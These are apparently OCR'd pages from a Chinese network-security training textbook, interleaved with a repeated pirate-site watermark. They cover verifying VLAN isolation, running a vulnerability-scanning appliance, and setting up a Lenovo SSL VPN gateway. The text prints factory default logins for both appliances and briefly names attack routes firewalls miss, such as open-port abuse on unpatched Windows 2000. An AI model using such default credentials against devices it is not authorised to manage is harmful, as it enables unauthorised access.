


图 22–6　配置 IP 地址 2

步骤 2　将 VLAN30 中 PC 的 IP 地址配置为 192.168.30.2/24 和 192.168.30.3/24，网关为 192.168.30.1，如图 22–7 和图 22–8 所示。




图 22–7　配置 IP 地址 3




图 22–8　配置 IP 地址 4

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 3 从 VLAN20 中 IP 地址为 192.168.20.2 的主机发送 ping 192.168.20.3 和 ping 192.168.30.2 的命令，发现只有相同 VLAN 中的主机之间才能互相通信，不同 VLAN 的主机之间是不能互相通信的，如图 22—9 和图 22—10 所示。




图 22—9　同 VLAN 的通信情况




图 22—10　不同 VLAN 的通信情况

2. VLAN 外网访问验证

VLAN30 中的主机不可以访问 Web 服务，其他 VLAN 中的主机可以。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 1 从 VLAN30 中的主机 192.168.30.2 去访问服务器 172.16.1.18，不能访问主页，如图 22—11 所示。




图 22—11　访问服务器被拒绝

步骤 2 从 VLAN20 中的主机 192.168.20.2 去访问服务器 172.16.1.18，可以正常访问主页，如图 22—12 所示。



图 22—12　访问服务器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务小结

此次任务属于安全设备部署类，应用锐捷的交换设备划分不同的网络访问域，以控制不同网络之间的访问情况，这样能在小的广播域中解决相互攻击的问题，进行不同 VLAN 之间的物理访问的逻辑隔离。

针对此次任务，首先需要了解什么是 VLAN。其实 VLAN 是一种将局域网设备从逻辑上划分成一个个网段，从而实现虚拟工作组的新兴数据交换技术。VLAN 技术的出现，使管理员可以根据实际应用需求，把同一物理局域网内的不同用户逻辑地划分成不同的广播域，每一个 VLAN 都包含一组有着相同需求的计算机工作站，与物理上形成的 LAN 有着相同的属性。由于它是从逻辑上划分，而不是从物理上划分，所以同一个 VLAN 内的各个工作站没有限制在同一个物理范围中，即这些工作站可以在不同物理 LAN 网段。由 VLAN 的特点可知，一个 VLAN 内部的广播和单播流量都不会转发到其他 VLAN 中，从而有助于控制流量、减少设备投资、简化网络管理、提高网络的安全性。知道了 VLAN 的作用就可以通过交换机的配置实现区域网络的安全。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 23


漏洞扫描设备的部署

随着计算机技术、网络技术的飞速发展和普及应用，网络安全已日渐成为人们关注的焦点问题之一。近几年来，安全技术和安全产品已经有了长足的进步，部分技术与产品已日趋成熟。但是，单个安全技术或者安全产品的功能和性能都有其局限性，只能满足系统与网络特定的安全需求。因此，如何有效利用现有的安全技术和安全产品来保障系统与网络的安全已成为当前信息安全领域的研究热点之一。

其实安全防护产品“大军”也在不断增加，从软件到硬件，新功能的产品不断增加。前几年，网络安全扫描基本是通过手动查找，后来变成了软件扫描，到如今硬件设备也参与了进来。其功能更为强大，速度更快，扫描器本身也更为稳定。但是因为其硬件或者软件的局限性，导致这些设备仍然很脆弱。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1 漏洞扫描系统的作用

本任务是应用漏洞扫描设备对本地的计算机或者网络中的计算机进行扫描，发现系统中或者网络中存在的漏洞，并给出相应的报告。通过整个扫描过程学会旁路扫描设备的基本应用。

要点 2 部署漏洞扫描系统的意义

自从有了安全漏洞扫描器，手工劳动就被大大减轻，而今利用功能更为强大的硬件设备进行扫描探测，可以说，给网络安全维护人员又添加了一个利器，减轻了大量的探测、分析、报告的时间，大大提高了工作效率，降低了安全维护人员的工作量。

要点 3 资料查阅

请参阅极地官方网站 http：//www.jidigalaxy.com。

提 示

防火墙是指设置在不同网络（如可信任的企业内部网和不可信的公共网）或网络安全域之间的一系列部件的组合。它是不同网络或网络安全域之间信息的唯一出入口，能根据企业的安全政策控制（允许、拒绝、监测）出入网络的信息流，且本身具有较强的抗攻击能力。它是提供信息安全服务、实现网络和信息安全的基础设施，但是它也存在局限性。

① 防火墙不能防范不经过防火墙的攻击。没有经过防火墙的数据，防火墙无法检查，如拨号上网。

② 防火墙不能解决来自内部网络的攻击和安全问题。"外紧内松"是一般局域网络的特点。一道严密防守的防火墙，其内部的网络也可能是一片混乱。例如，通过邮箱发送带木马的邮件、带木马的URL 等方式，然后由中木马的机器主动连接攻击者，而防火墙会认为这是合法的连接，这样能将像铁壁一样的防火墙瞬间破坏。另外，防火墙内部各主机间的攻击行为，防火墙也只能如旁观者一样冷视而爱莫能助。

③ 防火墙不能防止最新的未设置策略或错误配置引起的安全威胁。防火墙的各种策略，是在该攻击方式经过专家分析、给出其特征后才设置的。如果世界上新发现某个主机漏洞的黑客把第一个攻击对象选中了您的网络，那么防火墙也没有办法帮到您。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（续上）

④ 防火墙不能防止可接触的人为或自然的破坏。防火墙是一个安全设备，但防火墙本身必须存在于一个安全的地方。

⑤ 防火墙无法解决 TCP/IP 等协议的漏洞。防火墙本身就是基于 TCP/IP 等协议来实现的，所以无法解决 TCP/IP 操作的漏洞，如 DoS 或 DDoS 攻击。

⑥ 防火墙对服务器合法开放的端口的攻击大多无法阻止。例如，利用开放的 3389 端口，取得没打过 SP 补丁的 Windows 2000 的超级权限；利用 ASP 程序进行脚本攻击等。由于其行为在防火墙看来是“合理”和“合法”的，因此就被简单地放行了。

⑦ 防火墙不能防止受病毒感染文件的传输。防火墙本身并不具备查杀病毒的功能，即使集成了第三方的防病毒软件，也没有一种软件可以查杀所有的病毒。

⑧ 防火墙不能防止数据驱动式的攻击。当有些表面看来无害的数据邮寄或复制到内部网的主机上并被执行时，可能会发生数据驱动式的攻击。

⑨ 防火墙不能防止内部的泄密行为。防火墙内部的一个合法用户主动泄密，防火墙对此是无能为力的。

⑩ 防火墙不能防止本身安全漏洞的威胁。防火墙能保护“别人”，但有时却无法保护自己，因为目前还没有厂商能绝对保证防火墙不会存在安全漏洞。防火墙也是一个 OS，也有着其硬件系统和软件，因此依然有着漏洞和 Bug。所以其本身也可能受到攻击和出现软/硬件方面的故障。

由此而知，防火墙并不能够完全保证网络内部数据的安全可靠，因此漏洞扫描产品的诞生大大提高了网络安全系数。

实施步骤

下面以极地网络漏洞扫描系统为例，讲解漏洞扫描系统。

实训 1　登录漏洞扫描界面

漏洞扫描设备操作方便简捷，是通过 Web 进行管理的。登录方法如下。

步骤 1 直接登录漏洞扫描设备的 IP 地址“http：//192.168.1.40”进行管理（可根据不同的网络进行更改，这个网址是设备出厂的原始地址），如图 23–1 所示。

步骤 2 此时便可以直接输入默认用户名“admin”、密码“admin”进行登录，如图 23–2 所示。

步骤 3 登录后可以看到整个管理界面非常简洁，如图 23–3 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 23—1　登录 Web 界面




图 23—2　输入用户名和密码



图 23—3　主界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 2　扫描测试

步骤 1　为了简化流程，在【扫描管理】选项卡中选择【任务管理】，并单击【新建任务】，在弹出的右侧窗口中添加内容，如图 23–4 所示。



图 23–4　选择扫描任务

步骤 2　这里对网络中的一台计算机（192.168.1.22）进行扫描，设置好任务信息后单击【添加】按钮，继而单击【扫描】按钮，系统会自动运行默认扫描策略中的选项，并在扫描结束后给出相应的扫描结果，如图 23–5 所示。



图 23–5　扫描结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 3 经过几分钟的扫描后，扫描主机 192.168.1.22 的结果就出来了，如图 23–6 所示。



图 23–6 扫描结果

步骤 4 当扫描结束，结果会自动生成，此时可以选择相应的标签进行查询。单击【漏洞】选项，有【FTP 允许匿名登录】、【FTP 服务器旗帜信息泄露】等，如图 23–7 所示。



图 23–7 漏洞信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 5 单击【FTP 允许匿名登录】下的 IP 地址“192.168.1.22”，就可以看到这个主机存在的 FTP 漏洞的具体信息，如图 23–8 所示。



图 23–8　漏洞查看

至此扫描过程结束，单击图 23–7 中的【生成报表】按钮还可以直接生成报表。

实训 3　其他设置

在漏洞扫描系统中还可以进行扫描策略的设置；进行综合信息查询；对管理者进行权限设置；如果扫描的网络规模比较大，还可以进行分布式扫描。当然，此设备也可以进行漏洞库的升级。极地网络漏洞扫描系统的系统配置界面，如图 23–9 所示。



图 23–9　扫描策略配置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在【综合查询】选项卡中单击【日志查询】选项，可以查看日志内容，同时还可以管理日志，如图 23–10 所示。



图 23–10　查看扫描日志

任务小结

本任务是通过应用漏洞扫描设备对本地的计算机或者网络中的计算机进行扫描，发现系统中或者网络中存在的漏洞，并给出相应的报告。通过整个扫描过程学会旁路扫描设备的基本应用。极地网络漏洞扫描系统可以找出安全缺陷，通过对系统实施测试找出其弱点。网络是一个动态变化的实体，特别是一些程序经常需要更新，一些新的软件可能经常需要安装到服务器上，这可能会造成新的安全威胁。新的漏洞和程序缺陷几乎每天都在被发现。所以对于任何一个单位而言，应当经常进行漏洞扫描，将其作为一项常规的安全分析计划的重要部分。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 24

联想网御 SSL VPN 设备的部署

SSL VPN 的发展对现有 SSL 应用是一个有益的补充，它能够有效地增加企业对执行访问控制和安全的级别的要求。SSL VPN 还对那些因为使用远程访问应用系统而降低公司安全性的企业有所帮助。不可否认，黑客入侵、安全威胁、身份欺诈呈增长趋势。现在使用 SSL VPN，安全特性已经发生了改变，人们可以通过浏览器访问应用程序，从而减少企业由于部署传统 VPN 所要做的复杂的培训和权限管理。SSL VPN 部署可以节约企业的成本。


很多企业采用了网络防火墙来加强安全措施。但防火墙又不容易做到数据的加密，用户的认证等，尤其是不容易做认证鉴权。有些系统采用软件加密，但软件加密会消耗大量用户服务器的资源，影响系统的响应速度。

由于 VPN 比租用专线更加便宜、灵活，所以有越来越多的公司采用 VPN，连接在家工作和出差在外的员工，以及替代连接分公司和合作伙伴的标准广域网。VPN 建在互联网的公共网络架构上，通过“隧道”协议，在发送端加密数据、在接收端解密数据，以保证数据的私密性。

SSL VPN 指的是以 HTTPS 为基础的 VPN，但也包括可支持 SSL 的应用程序。SSL VPN 经常被称为“无客户端”，因为目前大多数计算机都已经安装了支持 HTTP 和 HTTPS（以 SSL 为基础的 HTTP）的 Web 浏览器，所以 SSL VPN 可以通过 Web 浏览器实现无客户端的远程访问。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1 学习 SSL VPN 的配置管理

通过对联想网御安全设备 SSL VPN 的简单部署，熟悉类似安全设备的应用，进而学会此类网络设备在网络上的基本应用。

要点 2 SSL VPN 在网络中应用的意义

SSL VPN 是解决远程用户访问敏感公司数据最简单、最安全的解决技术。与复杂的传统 VPN 相比，SSL VPN 通过简单易用的方法实现信息远程连通。任何安装浏览器的机器都可以使用 SSL VPN，这是因为 SSL 内嵌在浏览器中，它不需要像传统 VPN 一样必须为每一台客户机安装客户端软件。所以 SSL VPN 大大提高了部署的可用性。

要点 3 SSL VPN 介绍

现在有很多连接都称作 VPN，用户经常分不清楚，那么一般所说的 VPN 到底是什么呢？顾名思义，虚拟专用网（VPN）不是真的专用网络，但能够实现专用网络的功能。虚拟专用网指的是依靠 ISP（Internet 服务提供商）和其他 NSP（网络服务提供商），在公共网络中建立专用的数据通信网络的技术。在虚拟专用网中，任意两个节点之间的连接并没有传统专用网所需的端到端的物理链路，而是利用某种公共网的资源动态组成的。IETF 草案理解基于 IP 的 VPN 为："使用 IP 机制仿真出一个私有的广域网"，是通过私有的隧道技术在公共数据网络上仿真一条点到点的专线技术。所谓虚拟，是指用户不再需要拥有实际的长途数据线路，而是使用 Internet 公共数据网络的长途数据线路。所谓专用网络，是指用户可以为自己制定一个最符合自己需求的网络。

若在电信部门租用的帧中继（Frame Relay）与 ATM 等数据网络提供固定虚拟线路（PVC—Permanent Virtual Circuit）来连接需要通信的单位，则所有的权限都掌握在别人的手中。如果用户需要一些别的服务，需要填写许多的单据，再等上相当一段时间，才能享受到新的服务。更为重要的是，两端的终端设备不但价格昂贵，而且管理也需要一定的专业技术人员，这无疑增加了成本，而且帧中继、ATM 数据网络也不会像 Internet 那样，可立即与世界上任何一个使用 Internet 网络的单位连接。而在 Internet 上，VPN 使用者可以控制自己与其他使用者的联系，同时支持拨号的用户。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实施步骤

实训 1　基本配置

联想网御的设备链接方式通常有两种，一种是通过超级终端进行本地链接，设置一些出厂默认值等；另一种是直接在浏览器中通过 Web 方式配置即可。但一般情况下，人们并不需要去做任何设置，联想设备比较人性化，已经把默认设置都做完了。需要做的就是通过浏览器进行链接，当物理链接做好以后，在浏览器中输入网址“http：//192.168.100.1:6443”就可以访问 SSL VPN 的控制页面，如图 24–1 所示。默认用户名为 administrator，密码为 administrator。



图 24–1　管理员登录

成功登录后可以看到欢迎界面，并提示目前是超级管理员，拥有管理所有功能的权限。在此权限下，用户可以更改配置、设置 SSL VPN 参数等，如图 24–2 所示。

接下来单击左侧的【网关管理】按钮，再单击【网络属性】选项，然后在右侧窗口中单击【网卡】标签，在其中设置基本的客户端访问及 IP 地址设置，如图 24–3 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 24—2　主界面




图 24—3　配置网卡

考虑到设备自身的访问安全，需要在【网关】选项卡中设置默认的访问 IP 地址，这里设为“192.168.100.100”，如图 24—4 所示，这样通过其他的 IP 地址就不能进行登录了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

